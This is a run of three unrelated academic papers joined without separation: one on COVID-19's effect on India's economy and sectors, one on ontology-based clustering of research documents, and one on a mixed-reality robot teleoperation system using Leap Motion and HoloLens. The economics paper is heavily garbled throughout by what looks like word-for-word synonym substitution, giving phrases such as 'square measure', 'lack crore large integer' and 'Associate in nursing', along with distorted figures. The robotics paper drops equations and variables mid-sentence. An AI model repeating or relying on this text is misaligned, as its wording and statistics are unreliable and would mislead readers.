Domestically, the impact of the corona virus pandemic COVID-19 could lead on to retardation in domestic demand. This may lead to erosion of buying power because of job losses or pay cuts and slow-down result of postponed demand will have an extended lasting impact on totally different sectors, particularly wherever demand is discretionary in nature.

India's real GDP depleted to its bottom in over six years throughout four quarter 2019-20. India's growth for succeeding year 2020-21 is forecasted in between of 5.3% to 5.7%. The COVID-19 or corona virus pandemic has disclosed several weaknesses within the world system. Despite our accumulated expertise within the crisis management, this virus has been ready to isolate United States bushes our homes. COVID-19 has caused severe disruption for the Indian economy.

The International money (IMF) in sequential reports of World Economic Outlook (WEO), has repeatedly downgraded its forecast for India's GDP growth for 2020 from 1.9% in April month to -4.5% in June to -10.3% in October an unexampled swing of 12.2%. The goal of a \$5 trillion economy by 2024 has gaseous and like with the pandemic it'll be a protracted road to recovery. In summary, one will argue writing on the pandemic is chasing a moving target and (mostly) obtaining it wrong.

Objectives of the Study

The subsequent square measures the objectives of this study:

1. To find the impact of Covid-19 on overall Indian Economy
2. To check the GDP of Bharat because of Covid -19.
3. To check the impact on totally different sectors.
4. To check the advice for various sectors.
5. To seek out the challenges for the various sectors in Indian economy

RESEARCH METHODOLOGY

Within the gift communication, largely secondary knowledge is used. The secondary knowledge square measure collected from the various sources like net, books, articles, survey reports and study reports by varied agencies like CRISIL and public investigations. To investigate the collected knowledge, totally different applied math tools and techniques are applied for the analysis and interpretation of the result.

Effects of Corona Virus

1. Indian states can bear a loss of 30.3 lack crore large integer to their gross domestic product (GDP) that accounts for 13.5% of the GDP.
2. The combined loss from orange and red zones is around ninetieth of the overall depletion.
3. The highest 3 states are going to be the foremost according cases of corona virus; geographic area, province and

Gujarat also are the 3 with the most important dip in their gross state domestic product (GSDP).

4. The corona virus internment has not been simple on Bharat or its twenty nine states and 7 union territories (UTs). Their overall productivity the gross domestic product (GDP) is calculable to own taken a success of 30.3 lack crore large integer, consistent with a report by SBI analysis. This can be a dip of nearly 13.5% of the GDP that SBI attributes on to COVID-19.
5. The worst-hit square measure the Orange and Red Zones wherever economic activity came to a close to standstill throughout the nationwide internment. inexperienced Zones, on the opposite hand, remained comparatively secure as most of the areas were allowed to stay purposeful. "The combined loss of Orange and Red Zones is around ninetieth of the overall loss. The loss within the inexperienced Zones is that the least, as eightieth of the population during this zone is found in rural square measure as that are nearly open for all the activities," aforesaid SBI's report.
6. The 3 states that have according the very best range of corona virus cases also are the 3 that have shown the most important loss in their gross state domestic product (GSDP). Geographic area with 52,667 cases has lost 15.6%, followed by province at 9/11 and Gujarat at 8.6%. "The high 10 states accounted for seventy fifth of total GDP loss," aforesaid the report.

Opportunities

Allow us to take a glance at the sectors which might be at a plus for the business model they possess:

ED-TECH

On-line education, tutoring, internet courses, etc. have return up to be the necessity of the hour once colleges and academic establishments don't seem to be allowed to perform. Irreplaceable on-line education sector is observant a sudden surge and folks from all walks of life, from each of the COVID-19 affected nations, are trying up to alternatives of standard teaching and learning.

Health and Upbeat

With a worldwide health emergency live, it's a large chance for the health and upbeat sector to put itself as a necessity among the users. Stigmatization themselves as crucial and far required support mechanism, this business is already on an increase to changing into the one with the foremost growth views within the future.

Money Services and NBFCs

One factor that's inevitable within the forthcoming days is Associate in nursing uncomparable economic low. Lots would be stranded with less or no money reserves. Exasperating to the problems at hand, state and health problems would build matters worse. In such times, the regulated money service suppliers and therefore the NBFCs have a crucial role to play.

SAAS and Remote-Working Tools

SAAS and Remote operating Tools fall right within the path of success in such times. With the temperamental changes that we tend to be possible to witness, SAAS applications and Remote

operating Tools would facilitate the continuing comes and pave the road map for the long run endeavors to larger extents.

E-Commerce and Delivery primarily based Services

With the national imprisonment obligatory in varied countries, social distancing being practiced because the new traditional for forthcoming months if not years, and folks refraining from gathering up at markets, grocery stores and public places, the E-commerce and Delivery primarily based sectors are booming at massive. These supply secure and distanced thanks to procure an essential and non-essential commodity that is suggested as preventative measures for COVID-19, the business is to visualize a spike in customer-retail operations.

OTT Platforms and on-line recreation

Over the highest, media and on-line recreation has surfaced higher than the traditional ways in which of amusement. With bans and restrictions on picture theatres, recreation hubs and different recreational-amusement installations, the OTT platforms and therefore the on-line recreation world had to fill within the gaps.

Pharma, Life Sciences and LABS/Pathology

Another major sector that came resolute is a winner is that the drug company, life sciences and pathology sector. Might its kids, adults or the senior, within the wake of COVID-19 unfold, the bulk of the human population would want to own enough health medication and facilities handy.

Managed workplace areas

Another sector that will rise higher than the remainder is that the managed workplace areas for corporates, startups and industrial real estates. With the prevailing wave of remote operating culture combined with the companies cutting prices sharply, the necessity for the cost-effective, comfy managed workplace areas is ascertained.

Nonetheless because the broader economy shifts from answer recover, COVID-19 might produce new opportunities for a few fintechs. As an example, as social distancing has taken hold worldwide, there has been tremendous growth within the use of digital money services a pair of and e-commerce. Whereas we tend to cannot predict what kind the Post-crisis opportunities can take, we tend to do believe that fintech a sector that's steeped in innovation is possible to come up with new and transformative solutions.

Economic Package (Atmanirbhar India Abhiyan)

India's overall economic package was declared as twenty hundred thousand large integer (US\$280 billion), 100 percent of India's gross domestic product. The package, although declared on twelfth could by the Hon'ble Prime Minister, enclosed previous government actions, as well as the run batted in announcements. The previous run batted in announcements enclosed around eight hundred thousand large integer (US\$110 billion) liquidity. The economic package conjointly enclosed the Finance Minister's announcement of a package totaling 1,70,000 large integer (US\$24 billion) on twenty six March. The strategy of mixing business enterprise and financial, liquidity measures was defended by the govt.

The Finance Minister Nirmala Sitharaman explained that different countries had conjointly done constant. Estimates of the scale of India's business enterprise stimulation as a proportion of gross domestic product varied 0.75% to 1.3%. The minister of finance control press conferences for 5 days, between thirteen and seventeen could, during which the small print of the economic package was explained.

Challenges

Credit rating agency Moody's has revised its outlook on India's growth next year. It currently says Republic of India is probably going to try and do higher than it earlier anticipated. Financial organisation Morgan Stanley expects a firm recovery in 2021. Some challenges faced by Indian Economy are as under:

1. Reports area unit coming back in from several quarters that Republic of India is fleetly sick from the economic disabling caused by COVID-19-related lockdowns. Industrial plant output within the country has up steeply and at levels not seen in nearly a decade. Whereas the precise form of the 'curve' of India's economic recovery remains being analyzed, there's a palpable sense that things might are a lot of worse; so, by some estimates, there had been forecast to be a lot of worse.
2. If a social science event may well be thought of the live of the feeling on real street, then it'd be the recent elections in province, one amongst the country's poorest major states, wherever the ruling BJP-JD(U) mix won the elections, totally on the non-public charm of Hon'ble Prime Minister Narendra Modi. The stimulation unrolled by the Indian government has are available phases, with a relentless feedback circuit from the bottom together with tweaks and alterations looking on the response.
3. The main target has systematically been on targeted delivery of money and advantages to the foremost vulnerable elements of the society wherever the money was a lot of possible to be directly spent instead of simply saved for a time period as class monetary behaviour typically tends to lean towards, so making cash flow within the economy. A crisis in countries like Republic of India results in associate degree dilated rate in menage savings.
4. By targeting the stimulation sharply on rural jobs and money and advantages to the vulnerable, particularly in village communities, the Govt ensured that support visited the most-needed sector within the country. This is often conjointly why farming growth has remained resilient within the face of contraction within the wider economy in 2020 and why sales from two- wheelers and tractors to chemical off-take have remained sturdy and steady even in a very year of new crisis.
5. Special mention should be created here of the PM Kisan Yojana that shifted direct money transfers to around ten large integer farmers, distributing concerning Rs 90,000 large integer since its beginning in Year 2018, a big a part of it paid throughout the COVID-19 imprisonment.
6. Whether or not it's the increase in wages below the Mohandas Karamchand Gandhi National Rural Employment Guarantee Act (MGNREGA) or the special ex-gratia payments for around two hundred million underclass girls throughout the intense imprisonment, a

massive portion of presidency facilitate throughout COVID-19 has trickled all the way down to the grassroots particularly in non-urban areas, leading, unsurprisingly, to a record turnout of ladies voters in recent state elections round the country. Additional reforms of farming markets, as unrolled recently, area unit possible to herald much-needed non-public investment within the agricultural economy.

7. The push for domestic sale and buy of native merchandise below Atmanirbhar India has additional propelled bumper sales at the khaddar and Village Industries Commission (KVIC), as well as a record of 4 days of sales of quite Rs one large integer (per day) within the forty days following October 2—a special occasion for khaddar because it is that the birth day of remembrance of its strongest soul, sage Gandhi—from only 1 KVIC store in capital of India. This when the KVIC already had a best turnover of nearly Rs ninety,000 large integer in 2019-20. KVIC sales conjointly move into an outsized half to producer communities in rural areas like weavers et al. The third pillar of India's recovery has been the furious unfold of digitisation. From mass transfers of money advantages with very little run to fuelling all-time-high foreign direct investment within the half-moon of this business enterprise, particularly in its technical school firms, the unfold and depth of digitisation in Republic of India is new nowadays.
8. This is often set to grow deeper as broadband penetration grows and parts like AI area unit injected into the combination. There's no country within the world that provides the degree and variety of knowledge in a very democratic set-up that Republic of India will, and therefore the validation of this market and information has just about begun in vital quantum. This may grow exponentially as a lot of granular information which from the hinterlands area unit more and more unsecured. If this recovery holds, Republic of India is probably going to emerge from COVID-19 having delivered relief to the much-needed rural and semi-rural sector, still the most important leader within the economy and with none major crisis within the depletion of state funds because of large relief measures. It'd conjointly emerge having incentivized each domestic disbursement and producing (not just for domestic consumption), notably through in style production-linked incentives. This might nonetheless prove to be the beginning of the long-awaited turnaround in Indian producing and therefore the trigger towards a reformed farming sector.
9. While a worldwide pandemic has been a looming risk for many years, COVID-19 has return as a shock to society, health systems, economies, and governments worldwide.

CONCLUSION

The worldwide pandemic has created Associate in nursing everlasting impact on the commercial landscape. A business as currently navigating through the disruption seeking additional and additional solutions to assist them thrives in an exceedingly Post-pandemic era. Now could be the time to

rethink partnerships, methods and retool technology to satisfy this dramatic shift in an exceedingly cost-effective nonetheless secure method.

Conclusively, the longer term is bleak for the foremost people. Whereas the reduced economic activities thanks to COVID-19 have definitely created air and water cleaner as per several reports, modification within the dynamics of plastic, food, and medical specialty waste generation throughout a similar time.

References

1. Das K K and Patnaik S (2020) The Impact of COVID-19 in Indian Economy – An Empirical Study (June 26, 2020). *Int. J. Electrical Engg. Tech.*, 11(3), 2020, pp.194-202., available at SSRN: <https://ssrn.com/abstract=3636058>
2. Gupta, S (2020) Pandemics, COVID-19 and India; *Ind. Econ. Rev.* 55, 1–12; <https://doi.org/10.1007/s41775-020-00105-2>
3. <https://government.economictimes.indiatimes.com/news/economy/opinion-impact-of- COVID -19-on-the-indian-economy/75021731>
4. <https://www.bloombergquint.com/business/covid-19-states-that-will-see-the-steepest-contraction>
5. <https://www.worldometers.info/coronavirus/>
6. Kumra A (2020); Impact of COVID-19 on the Indian Economy *Int. J. of Adv. Res.* 8 (Aug). 17-33; (ISSN 2320-5407). www.journalijar.com
7. The Lancet (2020), India under COVID-19 lockdown. *Lancet* (London, England) 2020, 25 April-1 May, 395(10233), 1315.
8. Mulye P (2020), India’s Economic Growth will Recover Next Year, but it Won’t be Easy, Concerns Persist, (July 12, 2:37 PM), <https://qz.com/india/1869299/indias-economy-will-grow-again-post-covid-19-but-hurdles-remain/>
9. Ranawat L S (2020) Indian economy after COVID-19: a positive outlook , Opinion, (July 11, 1:40 PM) <https://yourstory.com/2020/04/indian-economy-post-covid-19-positive-outlook>
10. Selvakumar T (2020) COVID-19 and its Impact on Indian Economy 2020, *Int. J. Bus. Econ. Res.*, 6(2) pp 532-533.
11. Sharma H B and Vanapalli K R , Cheela V R S, Ranjan V P, Dubey B, Goel S, Bhattacharya J (2020) Challenges, Opportunities, and Innovations for Effective Solid Waste Management During and Post COVID-19 Pandemic; Resources Conservation and Recycling, July 162:105052; DOI: 10.1016/j.resconrec.2020.105052
12. Sinha, B (2020) Post-COVID Challenges and Opportunities in the Education Sector (June 30, 2020). Available at SSRN: <https://ssrn.com/abstract=3710846> or <http://dx.doi.org/10.2139/ssrn.3710846>.

Ontology Based Categorization of Documents

Amit A. Kariyani¹, Hitesh Makwana², Viral Patel³

Information Technology Department Sardar
Vallabhbhai Patel Institute of Technology,
Vasad, India

amitkariyani.it@svitvasad.ac.in

hiteshmakwana.it@svitvasad.ac.in

viralpatel.it@svitvasad.ac.in

Abstract— this technique for Categorization of documents demonstrates an effective and efficient of categorization of Research documents. Categorizing research papers by assigning them relevant and meaningful group, based on the relevant and assigning the appropriate group is the objective of my work. This takes a semantic approach and applies the text clustering techniques in order to cluster the documents. The use of a domain related terms adds a semantic dimension to clustering. Document clustering has been used for better document retrieval, document browsing, and text mining in digital library. We will apply domain ontology to document clustering to investigate if the ontology improves clustering qualifies for research articles. Because ontology is a formal, explicit specification of a shared conceptualization for a domain of interest, the use of ontology is a natural way to solve traditional information retrieval problems of research articles.

Keywords— *Background Knowledge, Clustering, document and ontology*

I. INTRODUCTION

The goal of Text Categorization is to automatically produce specialized functions that can process natural-language documents, assigning zero or more user-defined labels to them based on their content. The sudden increase in the number of documents and research publications in electronic form and the need to perform a hierarchical categorization for

their retrieval has been the motivation for this research. Text Categorization of Documents involves assigning hierarchical group label to set of groups of research papers. Categorizing documents enables a semantic search of documents. The primary objective of this research titled “Ontology Based Hierarchical Categorization of Research Papers” is to assign a cluster label that specifies the Domain, Sub domain of the research paper in hierarchical set of groups. Clustering is the most common form of unsupervised learning and classification is the most common form of supervised learning. The sudden increase in the number of documents and research publications in electronic form and need to perform a categorization for their retrieval has been the motivation for this research. This is the major difference between clustering and classification. This is done using the Text Mining techniques.

We applying background knowledge during preprocessing in order to improve categorization results and allow user to select between results. We preprocess our input data applying an ontology- based feature selection. Thus, we construct a number of alternative text representations. The results may be distinguished and explained by the corresponding selection of concepts hierarchy in the ontology.

II. CLUSTERING METHODS

A. Agglomerative Hierarchical Clustering

In this algorithm we assign each observation to its own cluster. Then, compute the similarity (e.g., distance) between each of the clusters and join the

two most similar clusters. Finally, repeat steps 2 and 3 until there is only a single cluster left. The related algorithm step is shown below [1].

1. Start with N clusters, each containing a single entity, and an $N \times N$ symmetric matrix of distances (or similarities)

Let d_{ij} = distance between item i and item j.

2. Search the distance matrix for the nearest pair clusters (i.e., the two clusters that are separated by the smallest distance). Denote the distance between these most similar clusters U and V by d_{UV} .
3. Merge clusters U and V into a new cluster, labeled T. Update the entries in the distance matrix by
 - Deleting the rows and columns corresponding to clusters U and V, and
 - Adding a row and column giving the distances between the new cluster T and all the remaining clusters.

Repeat steps (2.) and (3.) a total of N-1 times.

B. K-means Partitonal Clustering

K-Means clustering intends to partition n objects into k clusters in which each object belongs to the cluster with the nearest mean. This method produces exactly k different clusters of greatest possible distinction. The best number of clusters k leading to the greatest separation (distance) is not known a priori and must be computed from the data. The objective of K-Means clustering is to minimize total intra-cluster variance, or, the squared error function [2]:

$$J = \sum_{j=0}^n \sum_{i=0}^k ||X_i(j) - C_j||^2$$

Algorithm is given below:

1. Clusters the data into k groups where k is predefined.
2. Select k points at random as cluster centers.
3. Assign objects to their closest cluster center according to the *Euclidean distance* function.
4. Calculate the centroid or mean of all objects in each cluster.

5. Repeat steps 2, 3 and 4 until the same points are assigned to each cluster in consecutive rounds.

K-Means is relatively an efficient method. However, we need to specify the number of clusters, in advance and the final results are sensitive to initialization and often terminates at a local optimum. Unfortunately there is no global theoretical method to find the optimal number of clusters. A practical approach is to compare the outcomes of multiple runs with different k and choose the best one based on a predefined criterion. In general, a large k probably decreases the error but increases the risk of over fitting.

III. BACKGROUND THOERY

The major concern in information retrieval and text mining area is the question of finding the best method to explore and utilize the huge amount of text documents. Document clustering helps users to effectively navigate, summarize, and organize text documents. By organizing a large amount of documents into a number of meaningful clusters, document clustering can be used to browse a collection of documents or organize the results returned by a search engine in response to a user’s query. Using clustering techniques to group documents can significantly improve the precision and recall in information retrieval systems and it is an efficient way to find the nearest neighbors of a document [3].

“Given a number of objects or individuals, each of which is described by a set of numerical measures, devise a classification scheme for grouping the objects into a number of classes such that objects within classes are similar in some

respect and unlike those from other classes. The

number of classes and the characteristics of each class are to be determined [4]”.

Document representation refers to the number of clusters, the number of documents, and the number, type and scale of the features available to the clustering algorithm. Feature selection is the process of identifying the most effective subset of the original features to use in clustering. Feature extraction is the use of one or more transformations of the input features to produce new salient features. Either or both of these techniques can be used to

obtain an appropriate set of features to use in clustering. Document similarity is usually measured by a pair-wise similarity function. A simple similarity measure, like cosine function, is often used to reflect the similarity between two documents. The grouping step of text clustering can be performed in a number of ways. Three methods namely, traditional K-Means, Ontology-based and Hybrid technique that combines pattern recognition and clustering are studied in this research. The performance of text clustering algorithm could be evaluated by the cluster validity analysis [5]. General architecture for ontology based categorization is shown below.




Figure 1 Ontology Based Categorization General Architecture

IV. PROPOSED WORK

Goal of cluster analysis is the division of a set of objects into homogeneous clusters.

Key idea is to use domain ontology of research articles in clustering process to increase the accuracy of clustering.

In the paper we will concentrate on the application of agglomerative hierarchical clustering [6] which in ontology-based environment will take the following steps:

- Calculation of distance (or similarity) matrix between every pair of objects using ontology-

specific methods of calculation the distance (or similarity) between objects.

- Every object constitutes a separate cluster.
- Merging of the two closest clusters.
- Modification of the distance matrix – merged clusters is treated as the one object. Here the methods of counting similarity between an object and a cluster as well as methods of counting similarity between clusters in ontology-based environment are needed.
- If the objects have not been divided yet into desired number of clusters then we move to the step 3.

$$\text{Sim}(I_i, I_j) = f_{\text{arg}}(\text{TS}(I_i, I_j), \text{RS}(I_i, I_j), \text{AS}(I_i, I_j))$$

TS- Taxonomy similarity, RS - relationship similarity and AS - attribute similarity.

We assumed that a common ontology is used for descriptions of all compared objects and that the similarity measure is a real value normalized to the range [0; 1].

V. ONTOLOGY BUILDING

Ontology is a formal representation of the knowledge by a set of concepts within a domain and the relationships between those concepts. It is used to reason about the properties of that domain, and may be used to describe the domain. Ontologies have become increasingly important research topics in many areas, dealing with a particular domain structure, categories, entities and their inter- relations. Ontology consists of *concepts*, their *hierarchical relations*, their *additional arbitrary relations*, and *axioms*. Additionally, it may also contain other *constraints* and *functions* [7].

Ontologies can be constructed, structured and managed either manually or using a certain degree of automatism. Among the latter techniques, we can distinguish between semi-automatic and fully automatic methods for construction, maintenance and evolution strategy of the ontology, depending on the interaction they require from the user. The most of the methods are semi-automatic, being implemented as specialized ontology tools [8].

We are taking 200 sample documents of data

mining are feed to OntoGen Toolkit to create ontology.




Figure 2 Semi-automatic ontology creation using OntoGen

Table 1 CAMPARISION OF ONTOLOGY CREATION TOOL [9]

Tool	Ontology Creation Tools				
	Term s	Synon ym s	Concep t Formati on	Concep t Hierarc hy	Relati on
Text2On to	yes	clusters		yes	yes
OntoBas is		clusters	clusters		
TextToO nto					labels
OntoGe n	yes		clusters	yes	yes
OntoLea rn	yes	yes		yes	yes

Currently, there are many such tools for managing ontology, such as *Text2Onto*, *OntoBasis*, *TextToOnto*, *OntoLearn*, and *OntoGen*. *OntoGen* is a semi-automatic and data-driven ontology editor focusing on editing of topic Ontologies. The system combines the text mining techniques with an efficient user interface to bridge the gap between the complex ontology editing tools and the domain experts who are constructing the ontology.

CONCLUSION

As main purpose of document categorization is to group set of documents correctly. A simple keyword based approach given less accuracy due to incorrect predication

of cluster. In keyword based approach we can't consider relation between two classes and concept hierarchy of them. So, using domain background knowledge during preprocessing will improve the categorization accuracy. Ontology is used as domain knowledge for categorization of research articles. Thus while caring out these issues we can able to have a better categorization of documents.

REFERENCES

- [1] Benjamin C. M. Fung, Ke Wang, and Martin Ester, Hierarchical Document Clustering, Simon Fraser University, Canada, 2003.
- [2] Steinbach, M., Karypis, G., and Kumar, V. A *Comparison of Document Clustering Techniques*. Technical Report #00-034. Department of Computer Science and Engineering, University of Minnesota, 2000.
- [3] Koller, D. and Sahami, M. Hierarchically classifying documents using very few words. In *Proceedings of ICML-97*, 1997, 170–176.
- [4] Michael Steinbach George Karypis and Vipin Kumar, “A Comparison of Document Clustering Techniques”, Department of Computer Science and Engineering, University of Minnesota.
- [5] Pankaj Jajoo, “Document Clustering”, IIT Kharagpur, 2008
- [6] Pawel Lula and Graziyna Paliwoda-Pakosz, An ontology- based cluster analysis framework, 2008.
- [7] Hotho, A., Maedche A., and Staab S. Text Clustering Based on Good Aggregations. *Künstliche Intelligenz (KI)*, 16, 4, 2002, 48-54.
- [8] Andreas Hotho and Alexander Maedche and Steffen Staab, “Ontology-based Text Document Clustering”, Institute AIFB, University of Karlsruhe, Germany.
- [9] Andreas Hotho, Steffen Staab, Gerd Stumme, “Ontologies Improve Text Document Clustering”, Institute AIFB, University of Karlsruhe, Germany.
- [10] Illhoi Yoo and Xiaohua Hu, “A Comprehensive Comparison Study of Document Clustering for a Biomedical Digital Library MEDLINE”, June 11–15, 2006.
- [11] Deshmukh d.b. and Pandey y. , “a review on hierarchical document clustering”, *Journal of Data Mining and Knowledge Discovery* ,Volume 3, Issue2,2012.
- [12] Xiaodan Zhang, Liping Jing, Xiaohua Hu, Michael Ng, Jiali Xia and Xiaohua Zhou, Medical Document Clustering Using Ontology-Based Term Similarity Measures, *International Journal of Data Warehousing & Mining*, 4(1), 62-73, January-March

2008.

- [13] S.C. Punitha, K. Mugunthadevi and M. Punithavalli, Impact of Ontology based Approach on Document Clustering, *International Journal of Computer Applications* (0975 – 8887)Volume 22– No.2, May 2011.

Mixed Reality in Robotics

Nikunj A Thesiya^{1#1}, Hina J Chokshi^{2 *2}
Parul University

nikunjthesiya.js@gmail.com

Parul University

hina.chokshi42058@paruluniversity.ac.in

Abstract— Mixed Reality is a combination of the physical and digital worlds that allows people to interact with computers and the environment in new ways. In simple terms, it enables users to construct a new environment in which both digital and real objects coexist. MR's applications are expanding every day, from providing remote help to construction workers to serving as a tool for virtual testing for engineers. Healthcare is one of the most well-known reasons of why we need MR. In this field, surgeons can use MR to perform procedures and obtain better data visualizations without endangering human life. Another example of MR is its use as a major tool for rendering real-world physical things as 3D holograms, lowering the cost of resource acquisition and usage. Mixed Reality can be a useful tool for robotics research and development. We refine the notion of Mixed Reality in this paper to allow for seamless interaction between physical and virtual objects in a variety of physical and virtual situations. This Research Paper explains the concept about how Mixed Reality may bridge the gap between simulation and implementation by allowing algorithms to be prototyped on a mix of actual and virtual objects, such as robots, sensors, and humans. Virtual capabilities can be added to robots, and they can interact with humans without sharing physical space. with Leap Motion and HoloLens, can provide a superior operating experience by allowing the operator to tele operate a robot within a mixed reality scene.

Keywords— Extreme Machine Learning, Microsoft Hololens, Mixed Reality, Mixed Reality in Robotics, Robotics

I. INTRODUCTION

Today's virtual reality (VR) systems use the most advanced technology, mixed reality (MR). It is a subfield of computer science that deals with both real-world and computer-generated data.

Computer-generated graphic objects are combined with the real world in real time, and vice versa. Mixed reality is a fusion of the physical and virtual worlds in which virtual data is introduced into the physical world and vice versa. The primary function of a mixed reality system is the computer-based harmonization of real and virtual scene coordination systems, as well as the overlap of virtual and real images. In 1992, the United States Air Force's Armstrong Laboratories developed the virtual devices, the first mixed reality platform. This project allowed virtual items to overlap with the real environment from a direct user perspective. At this time, one or more techniques can be utilized to create mixed reality: increased reality and/or increased virtuality. Augmented reality (AR).




Fig.1: Mixed

The concept of augmented virtuality is comparable to that of augmented reality. AV, in contrast to AR, takes the opposite strategy. The majority of the exhibited scene is virtual using AV systems, and real things are placed into the scene. When a user is embedded in a scene, it is dynamically integrated into the AV system, just as embedded actual objects. In real time, you can manipulate both virtual and physical items in the scene.

This Research Paper creates a mixed reality-based robot teleoperation system. The system, when used in conjunction previously stated, fall under the mixed reality umbrella. Augmented reality and augmented virtuality are both included in mixed reality. It's a system that tries to bring the real world and the virtual world together in a new environment and display, where actual items and virtual (synthesized) objects coexist and interact in real time. **Figure 1** depicts the link between mixed reality, augmented reality, enhanced virtuality, and the real world. Real reality, amplified reality, mediated reality, and virtualized reality are all phrases used to describe an extended continuum.

1. System Description

In this research, Fig. 2 shows the suggested system of robot teleoperation. The four components of the system include a human operator, a Leap Motion controller, a slave robotic arm, and a Microsoft HoloLens. The human operator can visualize the movements of the slave robot with HoloLens via a real-time mixed reality environment. The human operator can also operate the slave robot remotely to complete the operation via Leap Motion.



Fig.2: Robot Teleoperation System based on Mixed Reality 1] Leap Motion:

As the hand motion tracking instrument in this article, we use Leap Motion. Leap Motion is a USB device made by Magic LEAP Company with three infrared LEDs and two depths. With several devices, the Leap Motion can track the finger coordinates and palm position of the user. In combination with head-mounted displays like as Oculus Rift, the Leap Motion is also used to increase the interface between humans and computers.



Fig.3: Leap Motion

2] Microsoft HoloLens:

A new head-mounted display is Microsoft's HoloLens. In contrast to other augment reality gadgets, HoloLens enables the user to explore the real surroundings firsthand. In addition, the user can naturally interact with content and data, such as his gaze, his movements and his voice. The raw data generated by HoloLens sensors are not available because of patent protection. For the above reason, the Microsoft API must be used solely.



Fig.4: Microsoft HoloLens3 the slave robot:

In our company, we use a 6-DOF industrial robot. Using the API provided by the company, we can control the robot by communicating the end effector position.



Fig.5: The Slave Robot

4] Unity

Unity is a multiplatform, Unity Technologies gaming engine. Our project uses unity to build scenes of mixed reality. We can build a virtual display in Unity of hands using Leap Motion elements. Finding and delivering HoloLense with

video streams can also be made possible with Unity's "Holographic Emulation" function. It should be noted that in order to generate the mixed reality effect the background color of a camera must be black. In addition, we can modify the distance between virtual items with the "inspector" panel. In addition, the quality of the project should be 'faster' to minimize the delay.



Fig.6: Unity

5] Structure of the robot teleoperation system. In this research, we employed the Leap Motion and C++ APIs from the robot arm for the construction of a robot teleoperation system. We also developed an UDP-based communication tool to convey the command in real time to the robot. The implementing steps are as follows:

1. Use Leap Motion to record user gesture information.
2. After identifying whether or not the palm is closed, the palm's location is tracked and detected.
3. Convert the location of the palm to Cartesian slave robot coordinates by using the conversion process provided below.
4. Create slave robot commands based on the output of the conversion method, then transmit the commands through UDP connection.

The viewer can view a slave robot move through HoloLens, and Leap Motion's virtual depiction of the hand is integrated into the scenario to enhance interactivity.

I. Coordinate System Conversion

This section is focused on creating a robot teleoperation system based on mixed reality. It is vital for the palm co-ordinates to be transferred during the building work to the Cartesian co-ordinations of the salvage robot so that the handler can maintain the palm of the manufacturer at the end of the salvage robot. We have designed an algorithm for the conversion of this issue specifically.

1.] Leap Motion's coordinate system

To transfer the Leap Motion Controller coordinate data to a defined robot co-ordinate system. In addition, the coordinates of Leap Motion are in millimeters (mm). In the real world the positions of the palms must be $x = +11$ cm, $y = 12$ cm and $z = 13$ cm where the palms are located (x, y, z).

The origin of the Leap Motion coordinating system is the top central area of the gadget. In particular, the palm position will be $[0, 0, 0]$ whereas the user's palm is at Leap Motion's top center.

As the Leap Motion data are used in our study directly to operate the slave robot, the difficulty outlined above leads to great inaccuracies and poor performance of the slave robot. In rare cases, this problem may potentially harm objects inside the robot's workspace.

2.] Converting Algorithm

In order to alter the slave-robot coordinate system we designed a conversion technique for reading position data from a Leap Motion controller. Assume that the palm's coordinates in Leap Motion's field of view is .

and that, All at the same the slave robot co-ordinates are , The , are at times t .

The conversion relationship can be described as follows using the parameters defined above

The fact that the Leap Motion controller's coordinate system differs from the slave robot's coordinate system, as demonstrated below.

To improve teleoperation performance, we set $C = (4, 2.7, 40)$ in this experiment after a series of testing. It's worth mentioning that the Leap Motion controller's position data will have significant changes, which can have a negative impact on the control. We also designed an appropriate filter to address this issue.

$$\Delta x_{tLeap} = 0, \Delta x_{tLeap} \in (-\infty, -6) \cup (6, +\infty)$$

$$\Delta x_{tLeap} = 0, \Delta x_{tLeap} \in (-0.6, 0.6), +\infty).6, +\infty)$$

3] Slave robot workspace

It's worth noting that the slave robot is protected by software that prevents it from leaving the assigned workspace. If the software protection mechanism is triggered, the robot will enter an emergency stop mode and the teleoperation procedure will be ended. We are continuing to develop a workspace restraint for our teleoperation system to address this issue,

which is expressed as follows.

$$\Delta z_{tLeap} = 223.399, \Delta z_{trobot} \in (223.399, \infty)$$

$$\Delta z_{trobot} = 164, \Delta z_{trobot} \in (-\infty, 164)$$

$$\Delta x_{trobot} = 365, \Delta x_{trobot} \in (365, \infty)$$

$$\Delta x_{trobot} = 224, \Delta x_{trobot} \in (-\infty, 224)$$

$$\Delta y_{trobot} = 60, \Delta y_{trobot} \in (60, \infty)$$

$$\Delta y_{trobot} = -60, \Delta y_{trobot} \in (-\infty, -60)$$

